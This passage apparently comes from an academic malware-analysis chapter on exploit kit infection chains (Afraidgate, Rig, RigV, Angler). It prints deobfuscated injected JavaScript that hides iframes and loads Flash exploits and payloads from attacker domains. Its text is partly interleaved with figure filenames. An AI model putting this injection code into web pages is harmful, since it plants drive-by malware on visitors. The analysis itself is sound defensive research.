The first version utilizes a *JavaScript-based* `iframe` without encoding or obfuscation as shown in Figure 3.21. A remote JavaScript source file is included via a `script` tag which is placed at a random line and appears usually after the `body` tag or is located on the first line. The *JavaScript* file contains only one function, which is `document.write` that contains an `iframe` surrounded by two `div` tags as shown in Figure 3.22. The outer `div` tag has a "`style`" attribute, which is initialized with a negative number to prevent the visibility of `iframe`. The closing iframe is designed as `i'+'frame` to break HTML parsers and mislead detection systems that rely on string search.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
  "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<title>The Language Realm - Your Free Resource for language and Translation Services</title>
<link rel="shortcut icon" href="favicon.ico">
<meta name="google-site-verification" content="GFzJcS3wBp-8085hxPB9kjk3T5p72ZVCkgGnqOh73GM" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="keywords" content="language, translation, dictionary, linguistics, translation, interpretati
Francais, French, Spanish, Español, Chinese, Hanyu, dictionary, glossary, proverb, maxim, saying, expres
<meta name="description" content="The Language Realm is a language and linguistics portal covering all tl
lovers, linguists, students, teachers, translation agencies and interpreters. We offer great information
<script type="text/javascript">function get_style () { return "none"; }
function end_ () { document.getElementById('languagerealm').style.display = get_style(); }</script>
<link href="stylesheets/langrealmstyles.css" rel="stylesheet" type="text/css"></head>
<body>
<div id="wrapper">
     <div id="header"><a href="http://www.languagerealm.com/" style="vertical-align:middle" name="top"><
</div>
     <div id="topNavi">
       <script type="text/javascript" src="http://human.neurogaming.net/js/roksprocket.js"></script><h4>
    <span class="nounderline">
        <a href="http://www.languagerealm.com/" >Home</a>
        <a href="http://www.languagerealm.com/languages.php">Languages</a>
```

Figure 3.21: Afraidgate Campaign - Version 1

```
document.write('<div style="position:absolute;  width: 383px;
height: 378px; left: 0px; top: -967px;"> <div><iframe src=
"http://add.THEDOCUMENTARYWEBSITE.COM/?xHiNdbSbKhzIAoc=13SKfPrfJ
xzFGMSUb-nJDa9BNUXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KTKvgJQyfu0Sa
Gyj1BKeO10hjoUeWF8Z5e3x1RSL2x3fipSA9weKMgITrZqRQuQ82wumxudAeMskw
BOB7DMFmO0bAVgRtBgY0Q" width=286 height=290 ></i'+'frame>
</div></div>');
```

Figure 3.22: Afraidgate Campaign Remote Source - Version 1

3.4.2 Version 2

The second version also utilizes a *JavaScript-based* `iframe` without encoding or obfuscation as shown in Figure 3.23. A remote JavaScript source file is included via a `script` tag, which is placed at a random line and appears usually after the `body` tag or is located on the last line. The *JavaScript* file contains only one function which is `document.write` that contains an `iframe` surrounded by two `div` tags as shown in Figure 3.24. The outer `div` tag has a "`style`" attribute which is initialized with a negative number to prevent the visibility of `iframe`. Before and after the `iframe` there is an anchor tag `a`. The closing iframe is designed as `ifra'+'ame` to break HTML parsers and mislead detection systems that rely on string search.

```
</script>


    </div>
</div>
</body>
</html>
<script type="text/javascript" src="
http://mybook.bookinturkey.net/scripts/comments_simple.js"
></script>
```

Figure 3.23: Afraidgate Campaign - Version 2

```
document.write('<div style="position:absolute; width:397px;
height:370px; left:12px; top:-666px;"> <div class=
"topbanner-id"> <a class="top-name-id"> </a> <iframe src=
"http://red.HAPPYEYESUSA.COM/?sourceid=mozilla&q=wXfQMvXcJwDQDob
GMvrESLtGNknQA0KK2Ir2_dqyEoH9eWnihNzUSkry6B2aC&ie=UTF-8&ags=mozi
lla.112i99.406a0f2&es_sm=120&oq=m3YpPcuJeRYOVHgiROCLwJnmYZdB11A9
K6riUjdm0fJ1sHU_UOPUTp1u9CWUbI" width=297 height=252 >
</ifra'+'me></div><a class=""></a></div>');
```

Figure 3.24: Afraidgate Campaign Remote Source - Version 2

3.5 Rig EK

In the following sample, there are some artifacts that indicate an infection through *Rig EK* triggered right after browsing a compromised webpage redirecting to an exploit that is designed for *Flash* and subsequently delivering an encrypted executable payload that is the infamous *Qbot* malware (Figure 3.25).




Figure 3.25: Rig EK - Infection chain

Challenge. According to the analysis, both HTTP requests to the gate and *Rig EK* landing page have the same URL in the *Referer* HTTP header that belongs to the compromised webpage (Figure 3.26). Moreover, signs of the gate and *Rig EK* landing URL do not exist implicitly in the compromised webpage. Furthermore, the gate webpage contains only encoded data, not HTML code or *JavaScript* (Figure 3.29).




Figure 3.26: Rig EK - Redirection internals of the infection chain

A possible mechanism is as follows: *Rig EK* appended a malicious script into a well-known legitimate *JavaScript* library *jQuery*, then uploaded it to the script directory of the compromised web server (Figure 3.27). After that, the attacker injected an HTML code line into the original source of the home page that refers to that implanted script library. We come to this conclusion due to the fact that the functions in the *jQuery* library are never referenced from the compromised web page. Obviously, this technique is applied for disguise from the analyst.




Figure 3.27: Rig EK - Injected obfuscated malicious JavaScript

The malicious script is obfuscated (Figure 3.27) and designed to dynamically build and inject a new script (Figure 3.30) that loads the gate page (Figure 3.29) firstly. The filename part of the gate URL *(e.g., nfvviewforumag.php)* is formed by adding two to three randomly generated letters as prefix *(e.g., nfv)* and suffix *(e.g., ag)* to a static string "*viewforum*" (Figure 3.28). The gate page returns encoded data that is held in a static variable named "`main_color_handle`" (Figure 3.29), where contrary to common belief, the gate page does not redirect to the EK landing page for this particular scenario. After returning the encoded data, the injected new script (Figure 3.30) decodes it to the EK landing URL by removing all characters except `[0-9]` and `[a-fA-F]`, after that, applies *Hex* to *ASCII* conversion to the whole that forms the EK landing URL (Figure 3.30). Then, the malicious script dynamically prepares an iframe, (Figure 3.31), sets the EK landing URL as the source, and injects the `iframe` into a new `div` object (Figure 3.31).

Exploit. The EK landing page (Figure 3.32) is automatically loaded via the `iframe` (Figure 3.33) and brings a *Flash-based* exploit code (Figure 3.34) and then retrieves an encrypted payload (Figure 3.35).

Payload. One repetitive string, "*vwMKCwwA*", is observed in the static code analysis of the encrypted payload (Figure 3.35). According to our examination, the string is determined as the encryption key and the algorithm confirmed as the famous `XOR`, which together encrypt the payload. Therefore, the `XOR` function is applied to raw temp.txt | temp2.txt | new 1 | new 2 | new 4 | 3-injected-malicious-script.js

```javascript

//Prepare script
function epzs() {
    var c3q0, gjx = "avothu1";
    try {
        if (document.getElementById(gjx)) { //If script exists, remove it
            document.getElementById(gjx).parentNode.removeChild(document.getElementById(gjx));
        }
        c3q0 = document.createElement("SCRIPT");
        c3q0.type = "text/javascript";
        c3q0.id = gjx;
        if (c3q0.readyState) {
            c3q0.onreadystatechange = function() {
                var itb = this.readyState;
                if (itb == "loaded" || itb == "complete") {
                    c3q0.onreadystatechange = null;
                    e2g(); //Prepare EK landing page URL
                }
            };
        } else {
            c3q0.onload = function() {
                e2g(); //Prepare EK landing page URL
            };
        }
        c3q0.src = "http://a.topgunn.photography/" + wjg(2, 6) + "viewforum" + wjg(2, 6) + ".php";
        //Prepare gate URL (to retrieve encoded EK landing URL)
        var head = document.getElementsByTagName("head");
        if (head && head.length > 0) {
            ystm(head[0], c3q0);
        } else {
            ystm(body[0], c3q0);
        }
    } catch (d8bi) {
        setTimeout("epzs()", 300);
    }
};
```

Figure 3.28: Rig EK - (De-obfuscated) Injected script builds and injects a script

nfvviewforumag.php

```javascript
var main_color_handle=
'=6q8I$74=V74w$7V0@z3taM@2fN=l2f;6X5T(6p6M!2e,Y4Q3Y$Q52$j4W1_5WaV!u5V9v@42,4g1Q@o4c!4RcQ.4sf=t4fg.4Jfo)4eO)x2Heo(4nf(5X2@W4Z7$2f(K3Nfs(7saH$p6Jet)N69=K4Rb,U66.72W@47t;66;W4Ybj(h78_L76R!r5x0,43_o59@55T=R3d_S6cq,3I3@5Q3p;4bo@6V6_5P0!7H2;6o6@k4a,7h8s.7saV)i46q,4H7X(4HdL;53L,55h@H62.2dj;6GeS_4la=44J@6O1;39_w42$4dv)4P5!U5g8=4X3)52J,q5l1)x4Wch(o50S!68)Y34.53(i4H7u;m6v8X$o4lb$7t2x,U5S8x;43N(4aT)S2vd@m6f=66j)5v3$g69J)68@31g@z3T7$4kf(49.46J$I78L)7a$73=w6Gd;U5g4$75@32r=4bt,s5Z6$5HfP,i4f(7z0$7s1(7u8@76_J65(n4eZ!30_53o(5a(O4H6!g5R3M)W4fx!7raZ.51_6H6=Z5Zaz_50$5Q6=m5p1$X6c,m7Q9m!5kas,j4x1Q=N64m=43@S6n8h(6fG,42L,O5Wf.v4Gfx(I7k1y.P6PbJ=69j!K30=s7T6L@48K(O6a;5w5=6ep!T4w8;O31@R63G,6Nd)51I;z3J9(6wcQ,6k1x$q48V;5s9o(6Z7P$6L8$50_37w$q63q=61M=56(52.j3r7X.g4do(3M6@I3x0@U4y1@7k5$6Y7,7Va.t72,5O5l_G5Z8.49H@5nav_I67Y)g6leN@U7h7Q(68.5f(55R)o36)R6dN)4V6$T5S1n,7la$2dO;3V8;61(5t5t@M77,y39T@4S7=z7X3G,Z77O(4r9g!X55@V6e!61y=6aZ.m4Meg.4v2@4bL$7G1R;n45';

```

Figure 3.29: Rig EK - Gate webpage returns encrypted/encoded data

encrypted data with the encryption key, which results in an executable file and the identity of the decrypted executable payload is also validated from public sources, where it is a *Qbot* malware variant (Figure 3.36). The major capability of *Qbot* is credential theft, which acts like a trojan by stealing passwords, sessions, and sensitive information. While *Qbot* is also equipped with several anti-VM capabilities, it is also able to spread to removable drives and shared files. It interacts to C&C servers over HTTP(S) and exfiltrates stolen data through *FTP*.

```
3-injected-malicious-script.js
//Prepare EK landing page URL with an iframe inside a div
function e2g() {
    try {
        mag = "help_tooltip_content";
        if (main_color_handle.length == 0) { //if gate page does not give response, set cookie for 48 hours
            s6q(c3u, yj_, 48);
            return;
        }
        try {
            if (document.getElementById(mag)) { //If div exists, remove it
                document.getElementById(mag).parentNode.removeChild(document.getElementById(mag));
            }
        } catch (d8bi) {};
        var ac4k;
        re_exp_decode_1 = new RegExp("[g-zG-Z]+", "g");
        re_exp_decode_2 = new RegExp("[=_!()@$;.,]+", "g");
        ac4k = main_color_handle;                      //The gate page returns an encrypted/encoded data
        ac4k = ac4k.replace(re_exp_decode_1, "");   //Remove all letters between g-z and G-Z
        ac4k = ac4k.replace(re_exp_decode_2, "%");  //Replace all special characters with %
        ac4k = unescape(ac4k);                      //Decode EK landing page URL
        var zop2 = "<iframe onload=\'ad9v();\' src=\'" + ac4k + "\' width=19 height=19 frameborder=0
        scrolling=\'no\'></iframe>";   //Prepare iframe
        var ow3v = document.createElement("DIV");
        ow3v.innerHTML = zop2;  //Inject iframe into div
        ow3v.id = mag;s
        ow3v.style.cssText = "position:absolute;left:0px;top:200px;opacity:0;filter:alpha(opacity=0);";
        document.body.appendChild(ow3v);
    } catch (d8bi) {
        setTimeout("e2g()", 300);
    }
};
```

Figure 3.30: Rig EK - Injected new script decodes EK landing URL

```
<html>
  <head>
    <script>
  </head>
  <body>
    <div id="help_tooltip_content" style="position: absolute; left: 0px; top: 200px; opacity: 0;">
      <iframe width="19" height="19" frameborder="0" scrolling="no" src="http://ef.CRAZYBALLOOON.ORG
      /?zniKfrGfKxvPCYU=13SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
      ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7caVR7M60AugzrUXIZgnwh_U6mFQz-
      8aUw9GswIUnajNBKqE" onload="ad9v();">
    </div>
  </body>
</html>
```

Figure 3.31: Rig EK - Injected iframe into the compromised page

3.6 RigV EK

In the following sample, there are some artifacts that indicate an infection through *RigV EK* triggered right after browsing a compromised webpage redirecting to an exploit that is designed for *Flash* and subsequently delivering an encrypted executable payload that is the infamous *Cerber* malware.

The landing page has two *JavaScript* blocks, which are heavily obfuscated as shown in Figure 3.37.

Right after the first script block is executed (Figure 3.37), the following embedded script is generated, which has a 17.000+ characters long string in one line as shown in Figure 3.38.

Figure 3.32: Rig EK - Landing page contains obfuscated JavaScript code

Subsequently, the second script block (Figure 3.37) is executed, then the following embedded script is generated that has a 2.000+ characters long string in one line as shown in Figure 3.39. Both script code blocks in the first layer have similarities in terms of code structure.

For sure, the newly generated script blocks in the first layer (Figure 3.38 and Figure 3.39) are also executed and again new script blocks are built. After the first script in the first layer (Figure 3.38) is executed (particularly the `k()` and `l()` functions), the following script is generated, which has 291 lines of code, a 2.000+ characters long string on one line, and also a function call (htedfgsss()), which takes two parameters including a URL and a 10-character long string (`gexywoaxor`) as shown in Figure 3.40.

The patterns in the URL indicate the Rig EK (particularly RigV). Moreover, one of the encrypted binary files is downloaded via this URL address and the 10-character string is the decryption key.

Subsequently, the second script block in the first layer (Figure 3.39) is executed, then

6-EK-landing-page-decoded.html

```
<!--
Purified EK landing page (index.php)
Function l() decoded to the following script
-->

/*swsgjdkfggjdkdfsdhfkgjdkfggjdkjsdhfjkgjdkfggjdksdfsjhjdd*/
function dfhghkjghj(ghjgfhfgh) { /*swsdfjsgjdkfggjdkhfksdgjdkfggjdkfghsdd*/
    var yukgvc = window.document.createElement("div");
    window.document.body.appendChild(yukgvc);
    yukgvc["innerHTML" /*sdsdfgjdkfggjdkgwsdfsdf*/ ] = ghjgfhfgh;
};

function fghdsdsdfj() {
    var ab;
    ab = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess=always width="1"
    height="1">';
    ab = ab + '<param name="movie" value="
    http://ef.crazyballooon.org/index.php?zniKfrGfKxvPCYU=13SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17O
    IFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7caVR7M60AugzrUXIZgnwh_U6mFQz-8aUw9GswIU
    najNBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PZ8mpQmmA" />';
    ab = ab + '<param name="play" value="true"/>';
    ab = ab + '<param name=FlashVars value=
    "iddqd=N3NNXQXiWPWNWeXiXiW3NNYMXhXhXdNOOXOXYgYQOYYeXfY3XOXLYfY3YWYWYXYXYXYYOYYXXfYiOXYLYYYhYgXMOYXdYMXdNX
    XOYYYLWNYQXfWiYQWNXMXQPdWePLPgNPYWNePeWPYQPdXfYQWOXMXOWQWiWPPePgYfOPYYWOWhY3NLWfWPWgPMWePfP3WWPdYMNhPeWiY
    MWNXfPMWeWOOPYXYQPeYLYMN3NiWXWLWQXMXOXeYPPhXgNfWNPQPXWXXdX3XMXQYgWYNdPePOWQPeWXXOP3YQPOPdPQP3YWXLPOW3YhWe
    YMYXWfPXWXX3YNYLNdXQWMYOPgYYWMN3YeYPP3NLYWY3WMPLYiYMPdNiYeY3PQPfNiWPNQNdW3XgYiXOXfPgPMWLPOYiYYXiYMPXPgNQY
    PWQP3XOOPNMY3PgXiNLWiXeXiWLPgYYY3YOWYWfWNX3WNXdNdWYNQPfYiWfYYWgWfPXWeYfWOP3YWX3XiOPYQWgWePhNQPdPMYWNgYiXQ
    NfXdWMYYNhYXYLYgPiPMPXPdWQN3YYWOP3YNNeYWWPOQYhYQYiXeYhYQNPNfNgNMMdMdMdLLLLLLLL" />';
    ab = ab + '<!--[if !IE]>-->';
    ab = ab + '<object type="application/x-shockwave-flash" data=
    "http://ef.crazyballooon.org/index.php?zniKfrGfKxvPCYU=13SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17
    OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7caVR7M60AugzrUXIZgnwh_U6mFQz-8aUw9GswI
    UnajNBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PFwnJQmmA" allowScriptAccess=always width="1" height=
    "1">';
    ab = ab + '<param name="movie" value=
    "http://ef.crazyballooon.org/index.php?zniKfrGfKxvPCYU=13SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17
    OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7caVR7M60AugzrUXIZgnwh_U6mFQz-8aUw9GswI
    UnajNBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_P91n5EmmA" />';
    ab = ab + '<param name="play" value="true"/>';
    ab = ab + '<param name=FlashVars value=
    "iddqd=N3NNXQXiWPWNWeXiXiW3NNYMXhXhXdNOOXOXYgYQOYYeXfY3XOXLYfY3YWYWYXYXYXYYOYYXXfYiOXYLYYYhYgXMOYXdYMXdNX
    XOYYYLWNYQXfWiYQWNXMXQPdWePLPgNPYWNePeWPYQPdXfYQWOXMXOWQWiWPPePgYfOPYYWOWhY3NLWfWPWgPMWePfP3WWPdYMNhPeWiY
    MWNXfPMWeWOOPYXYQPeYLYMN3NiWXWLWQXMXOXeYPPhXgNfWNPQPXWXXdX3XMXQYgWYNdPePOWQPeWXXOP3YQPOPdPQP3YWXLPOW3YhWe
    YMYXWfPXWXX3YNYLNdXQWMYOPgYYWMN3YeYPP3NLYWY3WMPLYiYMPdNiYeY3PQPfNiWPNQNdW3XgYiXOXfPgPMWLPOYiYYXiYMPXPgNQY
    PWQP3XOOPNMY3PgXiNLWiXeXiWLPgYYY3YOWYWfWNX3WNXdNdWYNQPfYiWfYYWgWfPXWeYfWOP3YWX3XiOPYQWgWePhNQPdPMYWNgYiXQ
    NfXdWMYYNhYXYLYgPiPMPXPdWQN3YYWOP3YNNeYWWPOQYhYQYiXeYhYQNPNfNgNMMdMdMdLLLLLLLL" />';
    ab = ab + '<!--<![endif]-->';
    ab = ab + '<!--[if !IE]>--></object><!--<![endif]-->';
    ab = ab + '</object>';
    dfhghkjghj(ab);
}
fghdsdsdfj();
```

Figure 3.33: Rig EK - Landing page purified and deobfuscated

the following embedded script is generated as shown in Figure 3.41. It has two similar function calls to the first script in the second layer (Figure 3.40). One of them takes two parameters, which are the payload URL and a 10-character long decryption key string (`gexywoaxor`). This function encodes both values into one 600+ characters long string. The third function in here has a specific name that takes two parameters, generates a Flash object and embeds it to the final HTML page. The first parameter is the URL address of the flash exploit file and the other parameter is the previously encoded 600+ characters long string. This value is decoded inside the Flash file to retrieve the payload, if the exploitation becomes successful.

After fully executing the script code blocks, the final HTML page has an object element that runs a Flash exploit as shown in Figure 3.42.

Exploit. The Flash file analysis shows that, the 600+ characters long parameter is

6-EK-landing-page-executed.html

```
<!--
Purified EK landing page (index.php)
After execution of k() and l() functions, it injects the following flash exploit
-->
<div>
    <object width="1" height="1" allowscriptaccess="always" classid=
    "clsid:d27cdb6e-ae6d-11cf-96b8-444553540000">
        <param value="
        http://ef.crazyballooon.org/index.php?zniKfrGfKxvPCYU=13SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSi
        h17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7caVR7M60AugzrUXIZgnwh_U6mFQz-8a
        Uw9GswIUnajNBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PZ8mpQmmA" name="movie">
        <param value="true" name="play">
        <param value=
        "iddqd=N3NNXQXiWPWNWeXiXiW3NNYMXhXhXdNOOXOXYgYQOYYeXfY3XOXLYfY3YWYWYXYXYXYYOYYXXfYiOXYLYYYhYgXMOYXdYM
        XdNXXOYYYLWNYQXfWiYQWNXMXQPdWePLPgNPYWNePeWPYQPdXfYQWOXMXOWQWiWPPePgYfOPYYWOWhY3NLWfWPWgPMWePfP3WWPdY
        MNhPeWiYMWNXfPMWeWOOPYXYQPeYLYMN3NiWXWLWQXMXOXeYPPhXgNfWNPQPXWXXdX3XMXQYgWYNdPePOWQPeWXXOP3YQPOPdPQP3
        YWXLPOW3YhWeYMYXWfPXWXX3YNYLNdXQWMYOPgYYWMN3YeYPP3NLYWY3WMPLYiYMPdNiYeY3PQPfNiWPNQNdW3XgYiXOXfPgPMWLP
        OYiYYXiYMPXPgNQYPWQP3XOOPNMY3PgXiNLWiXeXiWLPgYYY3YOWYWfWNX3WNXdNdWYNQPfYiWfYYWgWfPXWeYfWOP3YWX3XiOPYQ
        WgWePhNQPdPMYWNgYiXQNfXdWMYYNhYXYLYgPiPMPXPdWQN3YYWOP3YNNeYWWPOQYhYQYiXeYhYQNPNfNgNMMdMdMdLLLLLLLL"
        name="FlashVars">
        <object width="1" height="1" allowscriptaccess="always" data=
        "http://ef.crazyballooon.org/index.php?zniKfrGfKxvPCYU=13SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofS
        ih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7caVR7M60AugzrUXIZgnwh_U6mFQz-8
        aUw9GswIUnajNBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PFwnJQmmA" type=
        "application/x-shockwave-flash">
            <param value=
            "http://ef.crazyballooon.org/index.php?zniKfrGfKxvPCYU=13SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ
            -ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7caVR7M60AugzrUXIZgnwh_
            U6mFQz-8aUw9GswIUnajNBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_P91n5EmmA" name="movie">
            <param value="true" name="play">
            <param value=
            "iddqd=N3NNXQXiWPWNWeXiXiW3NNYMXhXhXdNOOXOXYgYQOYYeXfY3XOXLYfY3YWYWYXYXYXYYOYYXXfYiOXYLYYYhYgXMOY
            XdYMXdNXXOYYYLWNYQXfWiYQWNXMXQPdWePLPgNPYWNePeWPYQPdXfYQWOXMXOWQWiWPPePgYfOPYYWOWhY3NLWfWPWgPMWeP
            fP3WWPdYMNhPeWiYMWNXfPMWeWOOPYXYQPeYLYMN3NiWXWLWQXMXOXeYPPhXgNfWNPQPXWXXdX3XMXQYgWYNdPePOWQPeWXXO
            P3YQPOPdPQP3YWXLPOW3YhWeYMYXWfPXWXX3YNYLNdXQWMYOPgYYWMN3YeYPP3NLYWY3WMPLYiYMPdNiYeY3PQPfNiWPNQNdW
            3XgYiXOXfPgPMWLPOYiYYXiYMPXPgNQYPWQP3XOOPNMY3PgXiNLWiXeXiWLPgYYY3YOWYWfWNX3WNXdNdWYNQPfYiWfYYWgWf
            PXWeYfWOP3YWX3XiOPYQWgWePhNQPdPMYWNgYiXQNfXdWMYYNhYXYLYgPiPMPXPdWQN3YYWOP3YNNeYWWPOQYhYQYiXeYhYQN
            PNfNgNMMdMdMdLLLLLLLL" name="FlashVars">
        </object>
    </object>
</div>
```

Figure 3.34: Rig EK - Flash-based exploit code

decoded by applying a custom algorithm with the decryption key of the payload to reveal the payload URL address.

Payload. Then the retrieved binary file is decrypted with the decryption key that is "`gexywoaxor`" by application of the `RC4` algorithm as shown in Figure 3.43. For this case, the payload is directly the malware, which is a ransomware variant of *Cerber*.

3.7 Angler EK

In the following sample, there are some artifacts that indicate an infection through *Angler EK* within the *EITest* campaign triggered right after browsing a compromised webpage redirecting to an exploit that is designed for *Flash* and subsequently delivering an encrypted executable payload that is the infamous *HydraCrypt* malware (Figure 3.44).

Angler contains 4 `div` elements, which have too long obfuscated and delimited strings and contains 4 `script` that deobfuscate those strings. There is also one

